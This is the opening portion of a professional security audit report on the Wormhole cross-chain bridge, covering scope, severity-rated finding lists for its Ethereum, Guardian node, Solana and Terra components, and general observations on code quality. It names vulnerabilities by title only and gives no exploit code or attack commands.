

Security Assessment for Wormhole

Findings and Recommendations Report Presented to:

Wormhole Foundation

July 1, 2022

Version: 1.7

Presented by:

Kudelski Security, Inc.
5090 North 40th Street, Suite 450
Phoenix, Arizona 85018

STRICTLY CONFIDENTIAL

TABLE OF CONTENTS

TABLE OF CONTENTS.....	2
LIST OF FIGURES	6
LIST OF TABLES	7
EXECUTIVE SUMMARY	8
Overview	8
Key Findings	8
Scope and Rules of Engagement	11
TECHNICAL ANALYSIS & FINDINGS	12
Findings Overview.....	13
Technical Analysis	18
Authorization.....	18
Conclusion.....	18
Technical Findings	19
General Observations	19
Technical Findings: Ethereum Bridge	23
Ethereum Bridge: Vulnerable openzeppelin version	23
Ethereum Bridge: Public visibility is set for functions that are not called internally.....	24
Ethereum Bridge: Uncovered test cases.....	26
Ethereum Bridge: Uninitialized local variables	28
Technical Findings: Guardiand Node.....	29
Guardiand: Remote DoS with a single gRPC request	29
Guardiand: Polygon confirmations are not treated properly	31
Guardiand: Signature set cardinality is not checked	33
Guardiand: Insecure key generation for symmetric encryption (node/hack/encrypt).....	37
Guardiand: Non-monotonic GuardianSet updates	39
Guardiand: Old signature replay to bloat processor state entries	41
Guardiand: Guardian set expiration time is not respected	43
Guardiand: Handshake replay.....	44
Guardiand: Potential nil pointer dereference.....	51
Guardiand: node/pkg/processor/observation.go: branch never executed	52
Technical Findings: Solana Bridge	53
Solana Bridge: Weak account type validation	53
Solana Bridge: A vulnerable version of libsecp256k1	57
Solana Bridge: Calculation of required signature consensus deals inefficiently with rounding	58

Solana Bridge: PostVAA validates PDA using instruction data	60
Solana Bridge: VerifySignatures verifies PDA using the accounts own data	63
Solana Bridges: UpgradeContract instructions allow stealing of excess rent	66
Solana Bridges: Use of deprecated Metaplex instructions	67
Solana NFT Bridge: TransferWrapped contains a questionable verification	69
Solana Token Bridge: Unnecessary use of SPL Token delegation and PDA signing	71
Solana Pyth2Wormhole: No Pyth verification	73
Solana Pyth2Wormhole: Unused payer account	75
Technical Findings: Terra Bridge	77
Terra Bridge: Initiating a transfer of a cw20 token fails when fee is set to greater than zero (token-bridge/wormhole)	77
Terra Bridge: Initiating a transfer of a cw721 token fails when fee is set to greater than zero (nft-bridge / wormhole)	80
Terra Bridge: Transfer completion fee is not sent to the relayer (token-bridge)	82
Terra Bridge: Build warnings (terra)	83
Terra Bridge: CR handle_attest_meta (token-bridge)	87
Terra Bridge: CR handle_complete_transfer_token (token-bridge)	88
Terra Bridge: CR handle_complete_transfer_token_native (token-bridge)	92
Terra Bridge: CR handle_governance_payload (nft-bridge)	94
Terra Bridge: CR handle_governance_payload (token-bridge)	96
Terra Bridge: CR handle_initiate_transfer_native_token (token-bridge)	97
Terra Bridge: CR handle_initiate_transfer_token (token-bridge)	100
Terra Bridge: CR handle_register_chain (nft-bridge)	105
Terra Bridge: CR handle_upgrade_contract (nft-bridge)	106
Terra Bridge: CR submit_vaa (nft-bridge)	107
Terra Bridge: CR submit_vaa (token-bridge)	109
Terra Bridge: Consider adding confirmation step for withdrawing funds (wormhole)	111
Terra Bridge: Consider implementing safety switch, pauseable contract (terra)	112
Terra Bridge: Consider more specific name (token-bridge)	113
Terra Bridge: Consider refactoring withdraw_tokens to also handle AssetInfo::Token case (token-bridge)	114
Terra Bridge: Consider renaming GetState (wormhole)	116
Terra Bridge: Consider renaming native (token-bridge)	117
Terra Bridge: Consider renaming to new_code_id (wormhole)	119
Terra Bridge: Consider using match and returning error for else branch (token-bridge)	120
Terra Bridge: Consider using state update helpers for improved readability (wormhole)	121
Terra Bridge: Consider using strongly typed contract errors (wormhole)	122

Terra Bridge: Double hashing (wormhole)	123
Terra Bridge: Failing tests (cw20-wrapped)	124
Terra Bridge: Failing tests (cw721-base)	133
Terra Bridge: Failing tests (cw721-wrapped)	137
Terra Bridge: Failing tests (nft-bridge)	139
Terra Bridge: Failing tests (token-bridge).....	141
Terra Bridge: Failing tests (wormhole)	145
Terra Bridge: Force-downgraded cosmwasm-std (cw721 / cw721-base).....	147
Terra Bridge: Hotspots for integer overflow (terra).....	149
Terra Bridge: Identify long functions (terra).....	162
Terra Bridge: Inconsistent dependencies (cw20-wrapped).....	164
Terra Bridge: Linter checks (terra)	165
Terra Bridge: Look for known vulnerabilities in the Rust Security Advisory Database (terra)	167
Terra Bridge: Look for outdated dependencies (terra)	170
Terra Bridge: Nested conditionals (wormhole)	173
Terra Bridge: Outdated Rust stable version (terra)	174
Terra Bridge: Send payload message length limitation (wormhole)	175
Terra Bridge: Test code in production (wormhole).....	177
Terra Bridge: The real_amount value gets adjusted to the limit of decimal places (token-bridge)	178
Terra Bridge: The wormhole contract only accepts the fee in uluna (wormhole).....	179
Terra Bridge: Tuple of two u128 (wormhole).....	180
Relationship Graphs.....	181
Solana Bridge: Initialize	183
Solana Bridge: PostMessage	184
Solana Bridge: PostVAA	185
Solana Bridge: SetFees	185
Solana Bridge: TransferFees	186
Solana Bridge: UpgradeContract	187
Solana Bridge: UpgradeGuardianSet.....	188
Solana Bridge: VerifySignatures	188
Solana NFT Bridge: Initialize.....	189
Solana NFT Bridge: CompleteNative	189
Solana NFT Bridge: CompleteWrapped.....	190
Solana NFT Bridge: CompleteWrappedMeta.....	191
Solana NFT Bridge: TransferWrapped.....	192
Solana NFT Bridge: TransferNative	193

Solana NFT Bridge: RegisterChain	194
Solana NFT Bridge: UpgradeContract	195
Solana Token Bridge: Initialize	196
Solana Token Bridge: AttestToken	197
Solana Token Bridge: CompleteNative	198
Solana Token Bridge: CompleteWrapped	199
Solana Token Bridge: TransferWrapped	200
Solana Token Bridge: TransferNative	201
Solana Token Bridge: RegisterChain	202
Solana Token Bridge: CreateWrapped	202
Solana Token Bridge: UpgradeContract	203
Solana Migration: AddLiquidity	204
Solana Migration: RemoveLiquidity	205
Solana Migration: ClaimShares	206
Solana Migration: CreatePool	207
Solana Migration: MigrateTokens	208
Solana Pyth2Wormhole: Initialize	208
Solana Pyth2Wormhole: SetConfig	209
Solana Pyth2Wormhole: Attest	210
METHODOLOGY	211
Kickoff	211
Ramp-up	211
Review	211
Code Safety	212
Technical Specification Matching	212
Reporting	212
Verify	213
Additional Note	213
The Classification of identified problems and vulnerabilities	213
Critical – vulnerability that will lead to loss of protected assets	213
High - A vulnerability that can lead to loss of protected assets	213
Medium - a vulnerability that hampers the uptime of the system or can lead to other problems	214
Low - Problems that have a security impact but does not directly impact the protected assets	214
Informational	214

LIST OF FIGURES

Figure 1: Findings by Severity	12
Figure 2: Relationship graph for Solana Bridge: Initialize	183
Figure 3: Relationship graph for Solana Bridge: PostMessage	184
Figure 4: Relationship graph for Solana Bridge: PostVAA	185
Figure 5: Relationship graph for Solana Bridge: SetFees	185
Figure 6: Relationship graph for Solana Bridge: TransferFees	186
Figure 7: Relationship graph for Solana Bridge: UpgradeContract	187
Figure 8: Relationship graph for Solana Bridge: UpgradeGuardianSet	188
Figure 9: Relationship graph for Solana Bridge: VerifySignatures	188
Figure 10: Relationship graph for Solana NFT Bridge: Initialize	189
Figure 11: Relationship graph for Solana NFT Bridge: CompleteNative	189
Figure 12: Relationship graph for Solana NFT Bridge: CompleteWrapped	190
Figure 13: Relationship graph for Solana NFT Bridge: CompleteWrappedMeta	191
Figure 14: Relationship graph for Solana NFT Bridge: TransferWrapped	192
Figure 15: Relationship graph for Solana NFT Bridge: TransferNative	193
Figure 16: Relationship graph for Solana NFT Bridge: RegisterChain	194
Figure 17: Relationship graph for Solana NFT Bridge: UpgradeContract	195
Figure 18: Relationship graph for Solana Token Bridge: Initialize	196
Figure 19: Relationship graph for Solana Token Bridge: AttestToken	197
Figure 20: Relationship graph for Solana Token Bridge: CompleteNative	198
Figure 21: Relationship graph for Solana Token Bridge: CompleteWrapped	199
Figure 22: Relationship graph for Solana Token Bridge: TransferWrapped	200
Figure 23: Relationship graph for Solana Token Bridge: TransferNative	201
Figure 24: Relationship graph for Solana Token Bridge: RegisterChain	202
Figure 25: Relationship graph for Solana Token Bridge: CreateWrapped	202
Figure 26: Relationship graph for Solana Token Bridge: UpgradeContract	203
Figure 27: Relationship graph for Solana Migration: AddLiquidity	204
Figure 28: Relationship graph for Solana Migration: RemoveLiquidity	205
Figure 29: Relationship graph for Solana Migration: ClaimShares	206
Figure 30: Relationship graph for Solana Migration: CreatePool	207
Figure 31: Relationship graph for Solana Migration: MigrateTokens	208

Figure 32: Relationship graph for Solana Pyth2Wormhole: Initialize	208
Figure 33: Relationship graph for Solana Pyth2Wormhole: SetConfig	209
Figure 34: Relationship graph for Solana Pyth2Wormhole: Attest	210
Figure 35: Methodology Flow	211

LIST OF TABLES

Table 1: Ethereum Findings Overview	13
Table 2: Guardiand Findings Overview	14
Table 3: Solana Findings Overview	15
Table 4: Terra Findings Overview	17
Table 5: Legend for relationship graphs	182

EXECUTIVE SUMMARY

Overview

Wormhole Foundation engaged Kudelski Security to perform a Security Assessment for Wormhole.

The assessment was conducted remotely by the Kudelski Security Team and our partner BTblock, a FYEO Company. Testing took place on January 24 - March 01, 2022, and focused on the following objectives:

Provide the customer with an assessment of their overall security posture and any risks that were discovered within the environment during the engagement.

To provide a professional opinion on the maturity, adequacy, and efficiency of the security measures that are in place.

To identify potential issues and include improvement recommendations based on the result of our tests.

This report summarizes the engagement, tests performed, and findings. It also contains detailed descriptions of the discovered vulnerabilities, steps the Kudelski and BTblock Security Teams took to identify and validate each issue, as well as any applicable recommendations for remediation.

Key Findings

The following issues were identified during the testing period. These should be prioritized for remediation to reduce the risk they pose:

Ethereum

- KS-WORMHOLE-12 – Ethereum Bridge: Vulnerable openzeppelin version
- KS-WORMHOLE-27 – Ethereum Bridge: Public visibility is set for functions that are not called internally
- KS-WORMHOLE-28 – Ethereum Bridge: Uncovered test cases
- KS-WORMHOLE-29 – Ethereum Bridge: Uninitialized local variables

Guardiand

- KS-WORMHOLE-03 – Guardiand: Remote DoS with a single gRPC request
- KS-WORMHOLE-04 – Guardiand: Signature set cardinality is not checked
- KS-WORMHOLE-09 – Guardiand: Polygon confirmations are not threatened properly
- KS-WORMHOLE-13 – Guardiand: Insecure key generation for symmetric encryption (node/hack/encrypt)
- KS-WORMHOLE-14 – Guardiand: Non-monotonic GuardianSet updates
- KS-WORMHOLE-15 – Guardiand: Old signature replay to bloat processor state entries
- KS-WORMHOLE-30 – Guardian set expiration time is not respected
- KS-WORMHOLE-31 – Guardiand: Handshake replay
- KS-WORMHOLE-32 – Guardiand: Potential nil pointer dereference
- KS-WORMHOLE-78 – Guardiand: node/pkg/processor/observation.go: branch never executed

Solana

- KS-WORMHOLE-01 – Solana Bridge: VerifySignatures does not verify the instruction account address

- KS-WORMHOLE-10 – Solana Bridge: No errors are raised when persisting data to read-only or non-owned accounts
- KS-WORMHOLE-11 – Solana Bridge: Weak account type validation
- KS-WORMHOLE-16 – Solana Bridge: A vulnerable version of libsecp256k1
- KS-WORMHOLE-17 – Solana Bridge: Calculation of required signature consensus deals inefficiently with rounding
- KS-WORMHOLE-18 – Solana Bridge: PostVAA validates PDA using instruction data
- KS-WORMHOLE-19 – Solana Bridge: VerifySignatures verifies PDA using the accounts own data
- KS-WORMHOLE-20 – Solana Bridges: UpgradeContract instructions allow stealing of excess rent
- KS-WORMHOLE-21 – Solana Bridges: Use of deprecated Metaplex instructions
- KS-WORMHOLE-22 – Solana NFT Bridge: TransferWrapped contains a questionable verification
- KS-WORMHOLE-23 – Solana Token Bridge: Unnecessary use of SPL Token delegation and PDA signing
- KS-WORMHOLE-33 – Solana Pyth2Wormhole: No Pyth verification
- KS-WORMHOLE-34 – Solana Pyth2Wormhole: Unused payer account

Terra

- KS-WORMHOLE-05 – Terra Bridge: Initiating a transfer of a cw20 token always fails (token-bridge / wormhole)
- KS-WORMHOLE-06 – Terra Bridge: Initiating a transfer of a cw721 token always fails (nft-bridge / wormhole)
- KS-WORMHOLE-24 – Terra Bridge: No fees are charged for the relayer completing a transaction (nft-bridge)
- KS-WORMHOLE-25 – Terra Bridge: Transfer completion fee is not sent to the relayer (token-bridge)
- KS-WORMHOLE-35 – Terra Bridge: Build warnings (terra)
- KS-WORMHOLE-36 – Terra Bridge: CR handle_attest_meta (token-bridge)
- KS-WORMHOLE-37 – Terra Bridge: CR handle_complete_transfer_token (token-bridge)
- KS-WORMHOLE-38 – Terra Bridge: CR handle_complete_transfer_token_native (token-bridge)
- KS-WORMHOLE-39 – Terra Bridge: CR handle_governance_payload (nft-bridge)
- KS-WORMHOLE-40 – Terra Bridge: CR handle_governance_payload (token-bridge)
- KS-WORMHOLE-41 – Terra Bridge: CR handle_initiate_transfer_native_token (token-bridge)
- KS-WORMHOLE-42 – Terra Bridge: CR handle_initiate_transfer_token (token-bridge)
- KS-WORMHOLE-43 – Terra Bridge: CR handle_register_chain (nft-bridge)
- KS-WORMHOLE-44 – Terra Bridge: CR handle_upgrade_contract (nft-bridge)
- KS-WORMHOLE-45 – Terra Bridge: CR submit_vaa (nft-bridge)
- KS-WORMHOLE-46 – Terra Bridge: CR submit_vaa (token-bridge)
- KS-WORMHOLE-47 – Terra Bridge: Consider adding confirmation step for withdrawing funds (wormhole)
- KS-WORMHOLE-48 – Terra Bridge: Consider implementing safety switch, pausable contract (terra)
- KS-WORMHOLE-49 – Terra Bridge: Consider more specific name (token-bridge)
- KS-WORMHOLE-50 – Terra Bridge: Consider refactoring withdraw_tokens to also handle AssetInfo::Token case (token-bridge)
- KS-WORMHOLE-51 – Terra Bridge: Consider renaming GetState (wormhole)
- KS-WORMHOLE-52 – Terra Bridge: Consider renaming native (token-bridge)

- KS-WORMHOLE-53 – Terra Bridge: Consider renaming to `new_code_id` (wormhole)
- KS-WORMHOLE-54 – Terra Bridge: Consider using `match` and returning error for `else` branch (token-bridge)
- KS-WORMHOLE-55 – Terra Bridge: Consider using state update helpers for improved readability (wormhole)
- KS-WORMHOLE-56 – Terra Bridge: Consider using strongly typed contract errors (wormhole)
- KS-WORMHOLE-57 – Terra Bridge: Double hashing (wormhole)
- KS-WORMHOLE-58 – Terra Bridge: Failing tests (cw20-wrapped)
- KS-WORMHOLE-59 – Terra Bridge: Failing tests (cw721-base)
- KS-WORMHOLE-60 – Terra Bridge: Failing tests (cw721-wrapped)
- KS-WORMHOLE-61 – Terra Bridge: Failing tests (nft-bridge)
- KS-WORMHOLE-62 – Terra Bridge: Failing tests (token-bridge)
- KS-WORMHOLE-63 – Terra Bridge: Failing tests (wormhole)
- KS-WORMHOLE-64 – Terra Bridge: Force-downgraded `cosmwasm-std` (cw721 / cw721-base)
- KS-WORMHOLE-65 – Terra Bridge: Hotspots for integer overflow (terra)
- KS-WORMHOLE-66 – Terra Bridge: Identify long functions (terra)
- KS-WORMHOLE-67 – Terra Bridge: Inconsistent dependencies (cw20-wrapped)
- KS-WORMHOLE-68 – Terra Bridge: Linter checks (terra)
- KS-WORMHOLE-69 – Terra Bridge: Look for known vulnerabilities in the Rust Security Advisory Database (terra)
- KS-WORMHOLE-70 – Terra Bridge: Look for outdated dependencies (terra)
- KS-WORMHOLE-71 – Terra Bridge: Nested conditionals (wormhole)
- KS-WORMHOLE-72 – Terra Bridge: Outdated Rust stable version (terra)
- KS-WORMHOLE-73 – Terra Bridge: Send payload message length limitation (wormhole)
- KS-WORMHOLE-74 – Terra Bridge: Test code in production (wormhole)
- KS-WORMHOLE-75 – Terra Bridge: The `real_amount` value gets adjusted to the limit of decimal places (token-bridge)
- KS-WORMHOLE-76 – Terra Bridge: The wormhole contract only accepts the fee in `uluna` (wormhole)
- KS-WORMHOLE-77 – Terra Bridge: Tuple of two `u128` (wormhole)

Based on account relationship graph analysis and formal verification we conclude that the reviewed code implements the documented functionality.

Scope and Rules of Engagement

Kudelski performed a Security Assessment for Wormhole. The following repository documents the targets in scope for the engagement. No additional systems or resources were in scope for this assessment.

The source code was supplied through a public repository at <https://github.com/certusone/wormhole> with the commit hash c2a879ec7cbaffe9e2d4c037a78123f7d0f7df2.

Remediations put in place by the Wormhole team were re-reviewed by the Kudelski Security Team and our partner BTblock on June 06 - 07, 2022.

TECHNICAL ANALYSIS & FINDINGS

During the Security Assessment for Wormhole, we discovered:

- 1 finding with HIGH severity rating.
- 2 findings with MEDIUM severity rating.
- 16 findings with LOW severity rating.
- 53 findings with INFORMATIONAL severity rating.

The following chart displays the findings by severity.




Figure 1: Findings by Severity

Findings Overview

This Findings Overview provides a key to navigating the Technical Findings section that follows. The Technical Findings section provides detailed information on each of the findings, including methods of discovery, explanation of severity determination, recommendations, and applicable references.

The fourth column of each table indicates whether the finding has been sufficiently remediated and no longer poses a security risk. Sufficient remediation is indicated by a check mark. 

Several findings have been updated to represent a lower Severity rating:

Guardian

- KS-WORMHOLE-04 – lowered from **High** to **Low**

Terra Bridge

- KS-WORMHOLE-05 – lowered from **High** to **Low**
- KS-WORMHOLE-06 – lowered from **High** to **Low**

Several findings have been removed after further discussion with the Wormhole team. Those findings include:

- KS-WORMHOLE-02
- KS-WORMHOLE-07
- KS-WORMHOLE-08
- KS-WORMHOLE-10
- KS-WORMHOLE-24
- KS-WORMHOLE-26

The following table provides an overview of the findings from the **Ethereum** bridge:

#	Severity	Description	
KS-WORMHOLE-12	Low	Ethereum Bridge: Vulnerable openzeppelin version	
KS-WORMHOLE-27	Informational	Ethereum Bridge: Public visibility is set for functions that are not called internally	
KS-WORMHOLE-28	Informational	Ethereum Bridge: Uncovered test cases	
KS-WORMHOLE-29	Informational	Ethereum Bridge: Uninitialized local variables	

Table 1: Ethereum Findings Overview

The following table provides an overview of the findings from the **Guardiand** node:

#	Severity	Description	✓
KS-WORMHOLE-03	High	Guardiand: Remote DoS with a single gRPC request	✓
KS-WORMHOLE-09	Medium	Guardiand: Polygon confirmations are not threatened properly	
KS-WORMHOLE-04	Low	Guardiand: Signature set cardinality is not checked	✓
KS-WORMHOLE-13	Low	Guardiand: Insecure key generation for symmetric encryption (node/hack/encrypt)	✓
KS-WORMHOLE-14	Low	Guardiand: Non-monotonic GuardianSet updates	
KS-WORMHOLE-15	Low	Guardiand: Old signature replay to bloat processor state entries	
KS-WORMHOLE-30	Informational	Guardiand: Guardian set expiration time is not respected	
KS-WORMHOLE-31	Informational	Guardiand: Handshake replay	
KS-WORMHOLE-32	Informational	Guardiand: Potential nil pointer dereference	✓
KS-WORMHOLE-78	Informational	Guardiand: node/pkg/processor/observation.go: branch never executed	✓

Table 2: Guardiand Findings Overview

The following table provides an overview of the findings from the **Solana** bridge:

#	Severity	Description	✓
KS-WORMHOLE-11	Medium	Solana Bridge: Weak account type validation	
KS-WORMHOLE-16	Low	Solana Bridge: A vulnerable version of libsecp256k1	
KS-WORMHOLE-17	Low	Solana Bridge: Calculation of required signature consensus deals inefficiently with rounding	
KS-WORMHOLE-18	Low	Solana Bridge: PostVAA validates PDA using instruction data	
KS-WORMHOLE-19	Low	Solana Bridge: VerifySignatures verifies PDA using the accounts own data	

#	Severity	Description	✓
KS-WORMHOLE-20	Low	Solana Bridges: UpgradeContract instructions allow stealing of excess rent	
KS-WORMHOLE-21	Low	Solana Bridges: Use of deprecated Metaplex instructions	
KS-WORMHOLE-22	Low	Solana NFT Bridge: TransferWrapped contains a questionable verification	
KS-WORMHOLE-23	Low	Solana Token Bridge: Unnecessary use of SPL Token delegation and PDA signing	
KS-WORMHOLE-33	Informational	Solana Pyth2Wormhole: No Pyth verification	
KS-WORMHOLE-34	Informational	Solana Pyth2Wormhole: Unused payer account	

Table 3: Solana Findings Overview

The following table provides an overview of the findings from the **Terra** bridge:

#	Severity	Description	✓
KS-WORMHOLE-05	Low	Terra Bridge: Initiating a transfer of a cw20 token fails when fee is set to greater than zero (token-bridge / wormhole)	
KS-WORMHOLE-06	Low	Terra Bridge: Initiating a transfer of a cw721 token fails when fee is set to greater than zero (nft-bridge / wormhole)	
KS-WORMHOLE-25	Low	Terra Bridge: Transfer completion fee is not sent to the relayer (token-bridge)	✓
KS-WORMHOLE-35	Informational	Terra Bridge: Build warnings (terra)	
KS-WORMHOLE-36	Informational	Terra Bridge: CR handle_attest_meta (token-bridge)	
KS-WORMHOLE-37	Informational	Terra Bridge: CR handle_complete_transfer_token (token-bridge)	
KS-WORMHOLE-38	Informational	Terra Bridge: CR handle_complete_transfer_token_native (token-bridge)	
KS-WORMHOLE-39	Informational	Terra Bridge: CR handle_governance_payload (nft-bridge)	
KS-WORMHOLE-40	Informational	Terra Bridge: CR handle_governance_payload (token-bridge)	

#	Severity	Description	☒
KS-WORMHOLE-41	Informational	Terra Bridge: CR handle_initiate_transfer_native_token (token-bridge)	
KS-WORMHOLE-42	Informational	Terra Bridge: CR handle_initiate_transfer_token (token-bridge)	
KS-WORMHOLE-43	Informational	Terra Bridge: CR handle_register_chain (nft-bridge)	
KS-WORMHOLE-44	Informational	Terra Bridge: CR handle_upgrade_contract (nft-bridge)	
KS-WORMHOLE-45	Informational	Terra Bridge: CR submit_vaa (nft-bridge)	
KS-WORMHOLE-46	Informational	Terra Bridge: CR submit_vaa (token-bridge)	
KS-WORMHOLE-47	Informational	Terra Bridge: Consider adding confirmation step for withdrawing funds (wormhole)	
KS-WORMHOLE-48	Informational	Terra Bridge: Consider implementing safety switch, pausable contract (terra)	
KS-WORMHOLE-49	Informational	Terra Bridge: Consider more specific name (token-bridge)	
KS-WORMHOLE-50	Informational	Terra Bridge: Consider refactoring withdraw_tokens to also handle AssetInfo::Token case (token-bridge)	
KS-WORMHOLE-51	Informational	Terra Bridge: Consider renaming GetState (wormhole)	
KS-WORMHOLE-52	Informational	Terra Bridge: Consider renaming native (token-bridge)	
KS-WORMHOLE-53	Informational	Terra Bridge: Consider renaming to new_code_id (wormhole)	
KS-WORMHOLE-54	Informational	Terra Bridge: Consider using match and returning error for else branch (token-bridge)	
KS-WORMHOLE-55	Informational	Terra Bridge: Consider using state update helpers for improved readability (wormhole)	
KS-WORMHOLE-56	Informational	Terra Bridge: Consider using strongly typed contract errors (wormhole)	
KS-WORMHOLE-57	Informational	Terra Bridge: Double hashing (wormhole)	
KS-WORMHOLE-58	Informational	Terra Bridge: Failing tests (cw20-wrapped)	
KS-WORMHOLE-59	Informational	Terra Bridge: Failing tests (cw721-base)	

#	Severity	Description	✓
KS-WORMHOLE-60	Informational	Terra Bridge: Failing tests (cw721-wrapped)	
KS-WORMHOLE-61	Informational	Terra Bridge: Failing tests (nft-bridge)	
KS-WORMHOLE-62	Informational	Terra Bridge: Failing tests (token-bridge)	
KS-WORMHOLE-63	Informational	Terra Bridge: Failing tests (wormhole)	
KS-WORMHOLE-64	Informational	Terra Bridge: Force-downgraded cosmwasm-std (cw721 / cw721-base)	
KS-WORMHOLE-65	Informational	Terra Bridge: Hotspots for integer overflow (terra)	
KS-WORMHOLE-66	Informational	Terra Bridge: Identify long functions (terra)	
KS-WORMHOLE-67	Informational	Terra Bridge: Inconsistent dependencies (cw20-wrapped)	
KS-WORMHOLE-68	Informational	Terra Bridge: Linter checks (terra)	
KS-WORMHOLE-69	Informational	Terra Bridge: Look for known vulnerabilities in the Rust Security Advisory Database (terra)	
KS-WORMHOLE-70	Informational	Terra Bridge: Look for outdated dependencies (terra)	
KS-WORMHOLE-71	Informational	Terra Bridge: Nested conditionals (wormhole)	
KS-WORMHOLE-72	Informational	Terra Bridge: Outdated Rust stable version (terra)	
KS-WORMHOLE-73	Informational	Terra Bridge: Send payload message length limitation (wormhole)	
KS-WORMHOLE-74	Informational	Terra Bridge: Test code in production (wormhole)	
KS-WORMHOLE-75	Informational	Terra Bridge: The real_amount value gets adjusted to the limit of decimal places (token-bridge)	
KS-WORMHOLE-76	Informational	Terra Bridge: The wormhole contract only accepts the fee in uluna (wormhole)	
KS-WORMHOLE-77	Informational	Terra Bridge: Tuple of two u128 (wormhole)	
KS-WORMHOLE-78	Informational	Guardiand: node/pkg/processor/observation.go: branch never executed	

Table 4: Terra Findings Overview

Technical Analysis

The source code has been manually validated to the extent that the state of the repository allowed. The validation includes confirming that the code correctly implements the intended functionality.

Authorization

The review used relationship graphs to show the relations between account input passed to the instructions of the program. The relations are used to verify if the authorization is sufficient for invoking each instruction. The graphs show if any unreferenced accounts exist. Accounts that are not referred to by trusted accounts can be replaced by any account of an attacker's choosing and thus pose a security risk.

In particular, the graphs will show if signing accounts are referred to. If a signing account is not referred to then any account can be used to sign the transaction causing insufficient authorization.

No insufficient authorization was found based on the analyzes of the relationship graphs. For details, see section Relationship Graphs starting on page 181.

Conclusion

Based on account relationship graph analysis and formal verification we conclude that the code implements the documented functionality to the extent of the reviewed code.

Technical Findings

General Observations

Wormhole is a message bridge between different blockchains. The review focused individually on the implementation of the bridges for each blockchain and the guardians broadcasting and signing messages.

Ethereum Bridge

The Wormhole Ethereum smart contracts consist of four entities:

- Wormhole - the core of the system that controls the validity of the data
- Pyth - performs price attestation
- Bridge - bridge logic for ETH and ERC20
- NFT Bridge - bridge logic for ERC721

Wormhole smart contracts are built upon Proxy and Upgradable logic that was not used in a secure way, allowing multiple unrestricted initializations. Another problem is a lack of restriction on arbiter fees.

The platform uses serialized data as a byte array that is later parsed in separate variables with verification of the signature.

Bridge swap logic is performed securely.

Solana Bridge

The Wormhole Solana implements the following modules:

- Bridge - message bridge
- Token Bridge - bridge for SPL Tokens
- NFT Bridge - bridge logic for ERC721 using Metaplex
- Pyth2Wormhole - Pyth price message forwarder
- Migration - migration functionality

The Solana smart contracts are built using the internal Solitaire framework. The framework allows modelling of requirements for account input for each instruction. Account input is defined as nested chain of generic types. During instruction processing, each nested layer of the account type is peeled off and evaluated.

Even though the concept behind the Solitaire framework is good for reusing code, the validation code is scattered among a vast number of locations. This makes it quite difficult to read the details of the code and creates a large risk that validations are missed when new functionality is added.

Besides the choice of framework, the code is nicely implemented using descriptive naming conventions. Most functions are kept small in size and comments are widely used to help make it easy to understand the purpose of the implementation.

Account injection is avoided using a program derived address (PDA). In many cases, singleton PDAs based on constant seeds are used allowing only one account address to be valid.

All authorization is based on Validator Action Approvals (VAA).

Automated unit and regression tests are either missing or fail. As tests are used to verify the intended behavior of a program, it is highly recommended to implement regression tests. Especially when the code is frequently updated as even small changes can break existing functionality.

Furthermore, the code can only be compiled for the BPF target. As BPF binaries do not include debug information, developers cannot use step-by-step debugging tools to inspect states during execution.

Terra Bridge

Terra Money

Terra Module allows sending assets from the Terra blockchain and receiving assets from other blockchains integrated into the Wormhole network.

The functionality included in this module generally fits the white papers.

The code quality leaves a lot to be desired when it comes to clarity about what exactly was implemented. Multiple code repetitions, confusing naming of variables/methods, and almost no test coverage — all these make it hard to learn what the code is doing and determine if it's doing what it's meant to.

The incentive model could be improved as the relayers do not always receive compensation for their work.

Contracts

This module is implemented on top of the CosmWasm technology. There are seven contracts in play.

1. Created within the Wormhole project.
 1. CW20 Wrapped
 2. Token Bridge
 3. CW721 Wrapped
 4. NFT Bridge
 5. Wormhole
2. Community-built, provided by 3rd party
 1. CW20 Legacy
 2. CW721 Base

The contracts include: token standards, wrapped tokens (based on token standards), bridges, and the contract playing a role of a light client for the Wormhole network.

Wrapped tokens

There are two smart contracts used for minting & burning synthetic assets.

